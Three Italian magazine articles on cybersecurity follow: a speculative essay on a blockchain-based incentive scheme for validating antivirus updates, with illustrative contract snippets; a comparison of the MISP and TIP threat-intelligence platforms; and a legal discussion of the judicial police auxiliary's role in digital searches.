Economia della Cyber security

Vi sarà capitato di sentire che “gli antivirus funzionavano fintanto che erano gli stessi produttori di antivirus a creare i virus informatici”.

Anche se si tratta di una chiacchera da bar, questa frase rispecchia il cambiamento di un thread model globale; da un lato ci sono persone che si occupano per lavoro di difendere dalle minacce e dall’altro ci sono persone che per lavoro le creano.

Se tra queste ultime escludiamo quelle che agiscono per fini politici, possiamo limitarci a considerare solo gli attacchi in cui il fine ultimo non è danneggiare ma avere un ritorno economico.

Possiamo analizzare come funziona questa “cyber” economia e alla fine domandarci:

“Esiste un paradigma di cyber-economia per cui l’attacco sia possibile ma non economicamente vantaggioso?”

Oppure potremmo domandarci: “Se riuscissimo ad incentivare chi produce nuovi virus a fornire la soluzione all’infezione prodotta, potremmo diminuire le vittime di attacchi zero-day?”

L’economia della sicurezza informatica oggi

Oggi si usa parlare di “cyber-crime as a Service”. Questo nuova economia spinge un numero limitato di persone molto capaci a creare nuovi exploit che poi venderanno sul dark web facendo profitti.

Dall’altra parte, un numero limitato di aziende nel settore della sicurezza informatica saranno spinte a creare nuove protezioni per quegli exploit che poi venderanno facendo profitti. Negli ultimi anni entrambe le parti hanno aumentato i profitti a scapito degli utenti finali, che si trovano a pagare sia il costo della protezione sia quello del danno.

Un problema di fiducia: il caso bitcoin

L’attuale paradigma di sicurezza informatica si basa su un modello centralizzato.

Mi spiego meglio: l’utente si affida ad un’azienda di sicurezza informatica, paga un abbonamento mensile, e riceve in cambio aggiornamenti software che servono a proteggerlo dalle minacce. Ci tengo a sottolineare che l’utente paga l’azienda non l’aggiornamento.

In altre parole l’aggiornamento è valido solo se ricevuto da una fonte fidata. D’altra parte secondo l’attuale paradigma non ci sarebbe modo di distinguerne uno valido da uno malevolo.

Ora proviamo ad immaginare un paradigma diverso dove la validità dell’aggiornamento non è data dalla fonte da cui proviene. Come si può fare diversamente?

Il problema che si presenta è analogo al problema affrontato da “Satoshi Nakamoto” quando creò il bitcoin; serve un protocollo del consenso.

Se trascendiamo dall’implementazione, un protocollo del consenso è un meccanismo che sostituisce un principio di fiducia con un principio di incentivo/disincentivo.

Un’industria decentralizzata per la sicurezza informatica

L’avvento della blockchain apre la strada a nuovi modelli di business. Lo scopo di questo articolo è quello di promuovere un ragionamento che stimoli il lettore a pensare nuovi modelli di business per l’industria della cyber-security.

Riprendiamo il ragionamento fatto. Abbiamo approcciato lo scenario attaccante – difensore sotto il profilo economico. Abbiamo ipotizzato che i due attori agiscano per aver un ritorno economico. Abbiamo sottolineato come pochi grandi colossi dell’industria della sicurezza informatica si trovino oggi in difficoltà nel fronteggiare minacce sempre più numerose ed imprevedibili.

Ora stiamo valutando l’ipotesi di un sistema decentralizzato dove chiunque (e non solo i pochi grandi colossi) possa guadagnare promuovendo i meccanismi di protezione da virus informatici. Perché?

Perché se colui che scopre un nuovo tipo di attacco guadagna di più a proteggere gli utenti che a rivendere l’attacco (cyber-crime as a service), forse il numero di vittime diminuirebbe.

Tuttavia un sistema decentralizzato, anche detto DAO – decentralized autonomous system, deve essere costruito su un insieme di regole (scritte nel codice) che mantengano il sistema funzionale senza l’intervento di un’autorità centrale.

In particolare dobbiamo trovare un sistema che incentivi chi inserisce l’aggiornamento lecito e che disincentivi chi inserisce l’aggiornamento truffaldino.

Un aggiornamento per essere valido deve:

  1. riferirsi ad una minaccia esistente: occorre stabilire se una minaccia è realmente una minaccia. In questo caso diremo che la minaccia è vera.
  2. avere una soluzione che funziona: l’aggiornamento proposto deve bloccare quella minaccia. In questo caso diremo che la soluzione è vera.

occorre quindi:

  1. incentivare chi scopre una vera nuova minaccia / soluzione e disincentivare chi scopre una falsa nuova minaccia / soluzione
  2. incentivare chi valida una vera nuova minaccia / soluzione e disincentivare chi valida una falsa nuova minaccia / soluzione

Ipotizziamo che io riesca a scoprire una nuova minaccia. Poiché sono sicuro di aver scoperto una minaccia vera, non ho nulla da temere nel far verificare a chiunque ne abbia le competenze la veridicità della mia scoperta.

Per dimostrare la mia buona intenzione decido di buttare via ottocento euro (1 ether). In Ethereum questa azione corrisponde ad inviare l’importo pagato msg.value all’indirizzo nullo.

function submitNewThreat(bytes32 proofSoureCodeHash) public payable {             address _beneficiary = 0x0;             _beneficiary.send(msg.value);

Questi ottomila euro si trasformano in un numero che indica il livello di fiducia che questa minaccia si è prefissata di raggiungere. Questo numero si calcola dividendo il denaro buttato via per un costo fisso che in questo esempio assumiamo essere di 8 euro (0.001 ether).

Mapping (bytes32 => uint) goalTrustLevelForNewThreat;   goalTrustLevelForNewThread = msg.value  / 0.001 ether;

In questo caso il livello di fiducia minimo da raggiungere sarà di 100; ovvero il proponente si aspetta che almeno 100 persone valideranno la minaccia trovata entro un arco di tempo limitato. Ovvero:

function isValidThreat (proofSourceCodeHash) public payable { require (msg.value == 0.001) currentTrustLevelForNewThread += 1; address _beneficiary = 0x0;             _beneficiary.send (msg.value);

Si noti che anche colui che valida l’idea butta via i soldi inviandoli all’address null. Perché dovrebbe farlo? Perché dopo aver avuto accesso al codice sorgente della minaccia ed averne verificato la veridicità anche lui è disposto a buttare via soldi per dimostrarlo.

Inoltre avendo avuto accesso al codice della minaccia può iniziare a lavorare ad una soluzione e se la trova potrà essere il primo a proporla.

Allo stesso modo con cui è inserita la minaccia, il primo che trova una soluzione e che ritiene sia veritiera inserisce la soluzione buttando via, in questo esempio, 8 mila euro (10 ethet).

In questo caso per validare una soluzione è necessario buttare via 80 euro (0.1 ether) e per ciò saranno necessarie 100 persone paganti.

A questo punto vi starete domandando perché così tante persone hanno bruciato i loro ethers.

Dobbiamo ricordare che nel nuovo sistema ci sono anche gli utenti finali che pagano per l’aggiornamento a patto che l’aggiornamento sia adeguato, ovvero la minaccia e la soluzione siano vere.

Allora fissiamo un soglia numerica che rappresenta il minimo livello di trust che una minaccia deve avere per essere ritenuta attendibile.

Se un aggiornamento supera questo livello allora gli utenti lo installeranno pagando per quello specifico aggiornamento un costo fisso supponiamo di 0.8 euro (0.001 ether).

function getAntiVirusUpdate( )

Questo vuol dire che se poco più di 20k utenti installano l’aggiornamento, tutti quelli che hanno partecipato, circa 200 persone, vanno in pari.

Nel caso gli utenti fossero molti di più quell’aggiornamento inizierebbe ad andare in attivo ed i guadagni verrebbero divisi secondo quanto ogni partecipante ha versato. Così colui che ha trovato per primo la soluzione avrà il maggior ricavo (quota 1000) e poi a seguire colui che ha trovato la minaccia (quota 100), poi tutti quelli che hanno validato la soluzione (quota 10 ciascuno) e quelli che hanno validato la minaccia (quota 1).

Conclusione

Cosa deve fare un malintenzionato per forgiare un aggiornamento truffaldino?

Nell’esempio sopra deve fare 200 account e buttare via circa 18 mila euro (circa il doppio proposto dai due primi inserzionisti).

Questo attacco è chiamato Sybil attack ed è un attacco noto nei sistemi di reputazione in reti P2P. Naturalmente un sistema di difesa che sia esso stesso vulnerabile non è tollerabile.

Tuttavia lo scopo dell’articolo è quello di stimolare il pensiero creativo del lettore e non dimostrare la fattibilità del sistema in oggetto.

A cura di: Francesco Ermini

L’articolo Economia della Cyber security proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/economia-della-cyber-security/


La Cyber Threat Information Sharing: differenze di approccio tra MISP e TIP

La Cyber Threat Intelligence è uno dei temi legati al mondo della Cybersecurity, che ogni giorno diventa sempre più pervasivo nelle Aziende; per questo motivo gli aspetti legati alla Cyber Threat Information Sharing ed il bisogno di condividere informazioni sono diventati quasi “assiomatici” nel mondo della sicurezza informatica. Sempre più spesso, le organizzazioni si stanno dotando di sistemi in grado di prevenire e identificare le minacce esterne (c.d. Cyber Threat) nonché proteggersi dalle stesse.

Argomenti quali i formati di dati da utilizzare (STIX, JSON, etc) e Piattaforme (MISP[1] o TIP[2]) utilizzati per effettuare una corretta Cyber Threat Information Sharing sono all’ordine del giorno della comunità internazionale di cybersecurity, ed in particolare per chi svolge un’attività di Cyber Threat Hunting[3]. Ma cosa vuol dire realmente fare Cyber Threat Information Sharing? Si tratta di creare un ecosistema dove esiste una condivisione real-time di un’informazione actionable[4] di Cyber Threat, in grado di incrementare le difese di un’organizzazione (privata o pubblica) in ottica di prevenzione, identificazione e mitigazione della Cyber Threat prima che possa esserci un impatto reale sull’organizzazione stessa.

Sebbene questo tema si stia sviluppando in molti paesi della Comunità Europea e non, riscontriamo ancora una situazione a due velocità, tra il mondo pubblico e privato. Il mondo pubblico ha già avviato una serie di progetti e gruppi di lavoro, in cui in prima linea sicuramente c’è l’AGID con il ruolo del CERT-PA ed altri settori del mondo della difesa con il CERT-DIFE, mentre nel mondo privato, il settore in cui si rileva un maggiore avanzamento risulta essere quello bancario, con il CERT-FIN.

Permangono sicuramente diversi interrogativi che tutte le organizzazioni dovranno porsi: come la seguente vignetta ben rappresenta, tutti hanno l’esigenza di condividere informazioni in un formato interpretabile per i più, ma non tutti sono pronti a condividere le proprie informazioni.

I principali temi da affrontare, in ottica di Cyber Threat Information Sharing, sono riassunti nelle seguenti domande[5] :

  • Che cosa condividere?
  • Con chi condividere?
  • Perché condividere?
  • Come condividere?
  • Quale uso farne delle informazioni condivise?

Le risposte possono essere diverse, in base a diversi fattori e al tipo di organizzazione, pubblica o privata.

Generalmente, per un ente pubblico è importante condividere informazioni di una potenziale cyber minaccia ad un’infrastruttura critica, mentre per un ente privato è importante ricevere questa informazione come fonte di intelligence esterna.

Va però fatta una distinzione, in quanto ci sono informazioni di interesse pubblico per tutti i settori e informazioni di interesse solo per alcuni come il banking, energy, etc, quindi non tutto va condiviso con tutti.

Gli elementi fondamentali, alla base del processo di Cyber Threat Intelligence Sharing sono rappresentati dai seguenti aspetti:

  1. livello di maturità dell’organizzazione
  2. “TRUST” rispetto alla fonte da cui proviene l’informazione
  3. capacità tecnologica interna di ogni singola organizzazione nel recepire e utilizzare queste informazioni nella modalità più corretta per renderle “actionable”.

Ciò che manca ancora è definire pertanto lo scopo, le regole, i formati di scambio e le modalità di utilizzo delle informazioni di Cyber Threat Intelligence.

Mentre sui primi due elementi il settore pubblico sta già lavorando, per il terzo (formati di scambio e modalità di utilizzo delle informazioni), la comunità internazionale ha già delineato un suo standard rappresentato dallo STIX/TAXII e dalle piattaforme di Cyber Threat Intelligence (MISP o TIP).


Un esempio di utilizzo e “consumo” di un’informazione di cyber intelligence, attraverso una TIP combinata con un MISP, è rappresentato nella figura seguente, dove al centro si trova la TIP e la MISP risulta essere una fonte d’informazione esterna.

Sul mercato, al momento esistono due diversi tipi di piattaforme utilizzate per la Cyber Threat Information Sharing: una è la MISP (Malware Information Sharing Platform), l’altra è la TIP (Threat Intelligence Platform). Entrambe le piattaforme sono usate per la gestione delle Cyber Threat, ma applicate in modi diversi.

Analizzando meglio nel dettaglio risulta che:

  • MISP: è una piattaforma usata principalmente per lo scambio delle informazioni, arricchimento e correlazione dei dati esterni. Questa piattaforma usa STIX/TAXII solo per lo scambio delle informazioni immagazzinate in formato JSON proprietario ed è usata normalmente come storage di dati e correlazione di IoCs (Indicatori di compromissione). Attualmente si riscontra un forte utilizzo da parte delle Pubbliche Amministrazioni per lo scambio di IoCs e link con le altre agenzie Europee.
  • TIP: è una piattaforma utilizzata principalmente per condividere informazioni, arricchimento, correlazione e analisi / investigazione di dati interni ed esterni di un’organizzazione. Questa piattaforma può essere nativa STIX/TAXII standard e tutti gli elementi interni e sue componenti usano lo standard di Threat Intelligence; viene utilizzata come storage di dati e come dispositivo di analisi / indagine. Attualmente si riscontra un forte utilizzo da parte di società private, per la conversione e scambio di IoC, i quali a loro volta sono utilizzati per rendere le cyber informazioni “actionable”, sfruttando il collegamento verso i SIEM, SOC e così via. La TIP inoltre è usata in alcuni contesti anche come strumento di collegamento tra la Pubblica Amministrazione e agenzie Europee.


Un ulteriore elemento di differenza, tra una TIP rispetto al MISP, è legato al processo di Cyber Threat Intelligence, rappresentato dalla seguente figura che evidenzia le differenti aree di copertura tra TIP e MISP.

Inoltre, per quanto riguarda le funzionalità tecniche, ad oggi, si rilevano le seguenti differenze.

Feeds ingestion Threat Intelligence Platform STIX/TAXII-based MISP Threat Information Sharing Platform
Ingestion of Public Feed ✓ ✓
Ingestion of Commercial/Private Feed ✓ ✗([6])
Ingestion of Feed in structured formats ✓ ✓([7])
Ingestion of Feed in unstructured formats (e.g. pdf) ✓ ✗([8])


Users Threat Intelligence Platform STIX/TAXII-based MISP Threat Information Sharing Platform
Threat Intelligence Teams ✓ ✓
SOC / CERT Teams ✓ ✓
Fraud & Risk analyst ✓ ✓
Management and Executive Teams ✓ ✗


Scalability Threat Intelligence Platform STIX/TAXII-based MISP Threat Information Sharing Platform
Production/Consuming scalability ✓ ✗
Architecture scalability ✓ ✓

Oltre alla macro differenze tecniche, ci sono diversi vantaggi nell’utilizzare un TIP rispetto al MISP e sono:

  • Elevate capacità di analisi: le società spesso utilizzano e-mail, fogli di calcolo e PDF come primaria fonte informativa su cui effettuare un’attività di aggregazione, analisi e reporting rispetto alle attività di CTI. Ciò è possibile solo sfruttando alcune funzionalità proprie della TIP, come la qualificazione della fonte, il mapping delle diverse fonti, la navigazione, il filtraggio basato sugli attributi, le informazioni di ricerca avanzate, l’esplorazione e la visualizzazione tramite Link Analysis.
  • Tempo di vita per la condivisione delle informazioni: le informazioni time-to-live (obsolescenza) degli indicatori IOCs della minaccia dipendono molto dall’indagine e dal processo d’intelligence che si vuole adottare. È fondamentale, tuttavia, che le informazioni di intelligence siano utilizzate dai consumatori di intelligence per stabilire le priorità d’intervento. Attualmente, le informazioni sul time-to-live che non vengono fornite dalla maggior parte dei feed, possono invece essere settate sulla TIP che ha la funzionalità di indirizzare l’intervento verso il SOC o CERT.
  • Formato dati e integrazioni con altre fonti esterne e interne: la TIP fornisce interfacce e strumenti in grado di connettersi a servizi di terze parti sia per la parte di collection sia per la parte di dissemination, convertendo i dati direttamente nel formato standard STIX, indipendentemente dal tipo di formato prodotto dal vendor.
  • Internazionalizzazione: la TIP è una tecnologia nata per la gestione delle Cyber Threat e condivisione delle informazioni di Cyber Threat in un formato standard STIX, mentre la tecnologia MISP è una tecnologia solamente Europea ed è utilizzata principalmente solo in Europa dalle agenzie governative e per finalità di Information Sharing.

Per concludere, ad avviso di chi scrive, entrambe le tecnologie possono essere utilizzate come strumenti di Cyber Threat Information Sharing, ma la TIP risulta essere una piattaforma più completa per la gestione integrata di un processo di Cyber Threat Intelligence, in particolare per il settore privato, in cui la stessa MISP può rappresentare una fonte autorevole di informazione “FEED” da utilizzare.

Al momento, il consiglio più importante resta quello di non interrompere il processo di arricchimento e condivisione di informazioni sia da parte degli enti pubblici che privati, incrementando gli investimenti sul tema e prevedendo una maggiore integrazione tra le due tecnologie al fine di migliorare il processo d’indagine di una Cyber Threat, e di identificazione degli attori “Bad Actor”, delle campagne di attacco e cosi via, per ogni specifico settore di mercato.

NOTE

  • [1] MISP ovvero Malware Information Sharing Platform – http://www.misp-project.org/
  • [2] Threat Intelligence Platform.
  • [3] WP2017 O.3.1.2u3 – Limits of TISPs – https://www.enisa.europa.eu/publications/exploring-the-opportunities-and-limitations-of-current-threat-intelligence-platforms/at_download/fullReport
  • [4] Cfr. Dalla Malware Analysis alla Cyber Threat Information Sharing – Francesco Schifilliti – HackinBo 2017 Bologna. Actionable intelligence, ovvero un’informazione analizzata, contestualizzata, tempestiva, accurata, rilevante e predittiva
  • [5] Dalla Malware Analysis alla Cyber Threat Information Sharing – Francesco Schifilliti – HackinBo 2017 Bologna.
  • [6] L’ingestion di Feed Commerciali è possibile solo se le informazioni provengono da organizzazioni della stessa community
  • [7] Di default gli eventi sono «ingested» solo nel formato JSON MISP. L’ingestion di eventi in formato STIX è in pipeline
  • [8] Al momento ogni informazione non strutturata può essere allegata a un evento. L’ingestione di informazioni non strutturate è in corso. La principale limitazione è legata all’utilizzo del codice Open Source

A cura di: Ing. Mattia Siciliano

L’articolo La Cyber Threat Information Sharing: differenze di approccio tra MISP e TIP proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/la-cyber-threat-information-sharing-differenze-di-approccio-tra-misp-e-tip/


L’intervento dell’Ausiliario di Polizia Giudiziaria, ex art. 348 c.p.p. nelle perquisizioni informatiche

Il legislatore prevede la figura dell’ausiliario di P.G., in poche righe dell’art. 348 del codice di procedura penale, al comma 4, laddove specifica: “La polizia giudiziaria, quando, di propria iniziativa o a seguito di delega del pubblico ministero, compie atti od operazioni che richiedono specifiche competenze tecniche, può avvalersi di persone idonee le quali non possono rifiutare la propria opera.”.

In rete si trovano attraverso una semplice ricerca, diverse pagine dedicate a questa figura che riepilogano nei tratti essenziali chi possano essere le persone “idonee” e quali siano le potestà e responsabilità alle stesse attribuite. Molte di queste pagine a fattore comune riportano che:

  • Come sancito dalla Corte di Cassazione, “Qualsiasi atto compiuto dall’Ausiliario di P.G. nelle sue funzioni, è da considerarsi un atto stesso della Polizia Giudiziaria”, esso assume la qualifica di Pubblico Ufficiale ed opera sotto la direzione ed il controllo della P.G.;
  • I requisiti per svolgere tale Pubblica Funzione sono: Speciali competenze tecniche; Assenza di condanne; Maggiore età; Nessuna interdizione; Nessuna misura di sicurezza e prevenzione; Nessun interesse nel procedimento; Non essere stato cancellato da Albo Professionale (se inscritto);
  • L’ausiliario di P.G. non può rifiutare la propria opera poiché in virtù della qualifica rivestita incorrerebbe nella violazione dell’art. 328 C.P. (Rifiuto di atti d’ufficio – Omissione).

Nel prosieguo cercherò attraverso alcuni brevi approfondimenti, di evidenziare alcune criticità legate a quanto testé elencato, basandomi su alcune esperienze operative maturate nell’ambito della digital forensics.

La figura dell’ausiliario di P.G. può intervenire in aiuto della polizia giudiziaria sia quando questa opera d’iniziativa sia quando la stessa sia chiamata ad intervenire su delega del P.M.

La polizia giudiziaria nel corso delle ordinarie attività d’istituto può avere la necessità di procedere d’iniziativa (per farla breve nel rispetto dei poteri riconosciutegli dagli artt. 352 e ss. Codice di procedura penale, e quindi in assenza di un “decreto di perquisizione dell’Autorità Giudiziaria”) ad una perquisizione… anche informatica. A questo punto si possono aprire sinteticamente due scenari:

  1. a) l’organo di polizia è dotato tra il proprio personale di figure esperte, in possesso delle necessarie competenze tecniche e comunque capaci di effettuare la perquisizione informatica sul “target” da perquisire (es. Polizia Postale e delle Telecomunicazioni, reparti speciali addetti al contrasto della criminalità informatica, altri qualificati e specializzati a cui ho già fatto accenno in un precedente articolo[1]);
  2. b) l’organo di polizia è sprovvisto di personale qualificato, specializzato o comunque pur essendone provvista e recandolo con sé; nel particolare contesto operativo “crime scene” in cui si trova, improvvisamente, ad operare, non è in grado, per varie ragioni, (essenzialmente e per dirla meglio … per mancanza delle necessarie competenze tecniche), di procedere alla perquisizione;

Pur apparendo più facile ed idillica la situazione a), va precisato che oggi risulta sempre più raro non ricorrere all’ausiliario di P.G. si pensi a tutti i casi in cui il “target” è rappresentato da un server, protetto dalle necessarie misure di sicurezza; o ancora la necessità di effettuare una perquisizione informatica in presenza di software gestionali particolarmente complessi e spesso sconosciuti ai più;  o ancora particolari tipologie di target (scatole nere, altre apparecchiature informatiche di uso non comune e diffuso) che richiedono specifiche competenze anche solo per apprenderne le modalità di  elaborazione, trasmissione e conservazione dei dati.

Non va sottovalutato poi che, l’ormai inarrestabile evoluzione tecnologica, sforna ogni giorno nuovi dispositivi digitali e sempre più sofisticati sistemi di gestione e protezione dei dati, spesso sconosciuti anche a quel personale appartenente alle Forze di Polizia che si suppone in possesso delle necessarie competenze tecniche, ma non di certo al progettista, all’installatore, al gestore ed all’utilizzatore di quello specifico dispositivo.

E’ evidente quindi come in questi casi, risulti necessario, anche in presenza di personale “altamente qualificato e specializzato” ricorrere quasi sempre laddove possibile alla nomina di un ausiliario di P.G. ex art. 348 comma 4 c.p.p.

Ne consegue che pur esistendo il caso sub a) precedentemente indicato, sempre più spesso la polizia giudiziaria si trovi nel caso sub b) ovvero nella necessità di procedere alla nomina di un ausiliario di P.G.

Sul quando debba avvenire tale nomina, va precisato che salvo che si abbia un quadro ben chiaro e preciso di ciò che si troverà sulla “crime scene”, risulta spesso difficile se non impossibile, prevedere ed individuare l’ausiliario di P.G. più adatto! Tant’è che spesso la nomina avviene “on site” e solo quando la polizia giudiziaria avrà preso cognizione di una effettiva carenza di competenze tecniche che le impediscono di procedere oltre nei compiti demandatele.

Non si può escludere infatti che anche la nomina preliminare all’effettuazione dell’operazione, di personale esperto[2], eviti il ricorso ad un “altro” ausiliario di P.G. “on site” riconosciuto nel particolare contesto operativo l’unica persona idonea in quanto in possesso delle necessarie competenze a risolvere un particolare atto od operazione necessaria alla P.G., che ovviamente, l’ausiliario precedentemente nominato, non è in grado di assolvere autonomamente.

Mi si perdoni l’esempio banale, ma anche il più grande degli esperti potrebbe incorrere in serie difficoltà laddove non gli venisse in soccorso altro ausiliario di P.G. che ha conoscenze e competenze specifiche che lui potrebbe non avere.

E’ consigliabile allora premunirsi quantomeno di una rubrica con numeri ed indirizzi di produttore, centri assistenza, installatori etc. etc. dei probabili “target”, non sottovalutando che il cd. utilizzatore finale non è quasi a mai a conoscenza di tutte quelle caratteristiche insite nel sistema che potrebbero agevolare non poco le attività di ricerca e perquisizione da parte della P.G. (a mero titolo di esempio alcuni sistemi realizzano anche a insaputa dell’utente file di Log. molto precisi e dettagliati che potrebbero con una semplice esportazione di detti file, risolvere (magari) le necessità della P.G. in quel particolare contesto).

In ogni caso, è impossibile creare una casistica o un numero chiuso di casi nei quali si debba procedere alla nomina di un ausiliario di P.G., le casistiche sono pressoché infinite dipendendo da variabili quali il “target” da perquisire e la presenza o meno di personale capace ad approcciarvisi ed altro.

Tuttavia il “quando” assume una caratteristica importante spesso trascurata dalla polizia giudiziaria e foriera di incomprensioni. La caratteristica attiene al pagamento della prestazione resa dall’ausiliario. Alcune Procure della Repubblica per redimere appunto eventuali controversie, sostengono (e a mio modo di vedere a ragione!) che il pagamento dell’ausiliario di P.G. deve avvenire a cura della P.G. ogni qual volta la stessa stia operando d’iniziativa, sostenendo che il pagamento dell’ausiliario avverrà invece a cura della Procura della Repubblica solo allorquando il Pubblico Ministero abbia assunto la direzione delle indagini e ne abbia delegato la nomina alla P.G.

Tanto da specificare che la polizia giudiziaria dovrà essere in possesso di apposita delega che l’autorizza alla nomina di ausiliari di P.G. poiché solo in questo caso il compenso eventualmente riconosciuto all’ausiliario verrà corrisposto dalla Procura. Per chi comunque fosse interessato ad approfondire questo tema indico il seguente link[3], lasciando a ciascuno le più opportune conclusioni.

Quanto invece a chi sia l’ausiliario di P.G., anche qui le variabili e le casistiche aumentano in maniera esponenziale la platea dei potenziali candidati.  L’utente finale, il progettista, l’installatore, l’IT manager, l’IT security e volendone comunque definire una platea o un numero chiuso di candidati, chiunque è coinvolto a vario titolo nella “vita” di quel particolare sistema o dispositivo ed in possesso di quelle specifiche competenze tecniche necessarie a compiere quegli atti ed operazioni richieste dalla polizia giudiziaria.

Invero talvolta il loro intervento è legato ad azioni di natura strettamente “personale” (l’inserimento di una password, l’effettuazione di una procedura, la ricerca di documenti all’interno di un server, lo scarico di profili di posta, lo smontaggio di un dispositivo etc.) che non richiedono particolari abilità o competenze tecniche, ma solo la conoscenza di un particolare dato, azione e tecnica.

Di qui due difficoltà una conseguente all’altra:

– la prima è quella di comprendere l’effettività del problema; la polizia giudiziaria dovrà essere in grado di delineare il problema che si frappone alle proprie attività e richiedere l’intervento di un ausiliario. Cosa non sempre facile se non si ha un minimo di conoscenza dei sistemi informatici, se non si è assistiti da personale esperto ma soprattutto se non si è in grado di comprendere e discernere le effettive difficoltà tecniche da quelle che potrebbero essere solo scuse o supposte difficoltà di comodo, spesso avanzate se non per ostacolare l’attività della P.G., per timore, confusione conseguente all’intervento etc.

– la seconda, individuata l’effettività del problema, occorre “ricercare” la persona giusta, opera rimessa al vaglio della P.G. che dovrà essere capace … dato il problema … di individuare tra una rosa di potenziali “ausiliari” quello più adatto, alla risoluzione dello stesso ed anche qui occorreranno non comuni doti ed una adeguata preparazione tecnico-giuridico-informatica in capo all’operatore di polizia giudiziaria. Vanno evitate infatti nomine di ausiliari che ricoprono posizioni di vertice, magari all’interno della struttura IT ma che non hanno una conoscenza così approfondita del problema da risolvere. Invero accade sovente che la nomina venga effettuata in capo ad un responsabile IT il quale poi si avvale giocoforza, non avendone le specifiche capacità di altro suo personale subordinato all’effettuazione dell’operazione (si dà erroneamente per scontato che il responsabile IT sappia fare tutto nell’ambito della rete aziendale, tuttavia soprattutto in realtà complesse vi è una necessaria frammentazione dei compiti e delle responsabilità tanto da porre il responsabile IT in una posizione sì di vertice ma che però tuttavia non si accompagna sempre ad un “posso fare tutto io”).

Saranno quindi le specifiche “necessità” della polizia giudiziaria a fare da sfondo all’individuazione della persona idonea ad assolvere la richiesta.

Relativamente alla necessità di una nomina scritta che individui, identifichi il soggetto interessato e contenga in sintesi l’incarico affidatogli, evidenzio che la Cassazione nega tale necessità[4], tuttavia pur nel conforto degli “Ermellini”, consiglio di provvedervi, risultando l’incombente una garanzia sia per la polizia giudiziaria che per l’ausiliario.

Invero, una specifica richiesta scritta contenente in sintesi i motivi di ricorso all’ausiliario (ovvero quali siano le specifiche competenze tecniche riconosciute allo stesso e quali siano sempre in sintesi le incombenze a questi richieste) può a mio avviso risolvere “ab origine” problematiche che potrebbero sorgere in sede dibattimentale circa la necessità, competenze ed opportunità di tale intervento.

Inoltre la forma scritta e sottoscritta anche dall’ausiliario di P.G. permette da un lato di documentare l’oggetto della richiesta dall’altro di evitare equivoci e fraintendimenti che potrebbero riverberare responsabilità penali a carico dell’ausiliario, sia in caso di rifiuto di prestare la propria opera, sia nel caso in cui quanto richiestogli non venga adempiuto correttamente o ancora peggio in modo volutamente parziale o omissivo. Un incarico verbale infatti non dimostrerebbe che l’ausiliario è stato informato dei suoi diritti e doveri ed ancora peggio non terrebbe traccia di cosa gli è stato effettivamente richiesto. Ecco che allora la forma scritta e sottoscritta dall’ausiliario assume a parere di chi scrive elemento necessario a tutela delle parti … e al pagamento delle prestazioni dell’ausiliario!

Relativamente al chi, mi siano permessi degli approfondimenti.

Il primo concerne le stringenti caratteristiche, per dirla meglio i requisiti, che l’ausiliario deve possedere. L’elencazione fatta dalla maggior parte dei siti che hanno trattato detto tema si rifanno ai requisiti previsti per la figura del Consulente Tecnico del Giudice, e che si evincono dagli articoli da 69 a 73 delle Norme di Attuazione del C.P.P.

Non è mia intenzione proporre nel seguito una digressione sulle profonde differenze, che contraddistinguono la figura in trattazione da quella del consulente tecnico, mi limito qui solo a dire che le due figure sono profondamente diverse nelle loro potestà, compiti e responsabilità, tanto da non poter essere confuse. Invero l’ausiliario di P.G. (nome derivato dal precedente codice di procedura penale) oggi viene individuato in una persona “idonea” a compiere atti od operazioni che richiedono specifiche competenze tecniche; anche il consulente tecnico deve essere in possesso di specifiche competenze tecniche, professionali etc. pertanto un primo elemento di differenziazione si può rinvenire nella “nomina”. Orbene il consulente tecnico nel caso di specie C.T.U. consulente tecnico d’ufficio è nominato, anche dopo rigorosi accertamenti, dal pubblico ministero; mentre l’ausiliario della P.G. a ragione del proprio nome è nominato da quest’ultima e solitamente in situazioni di urgenza.

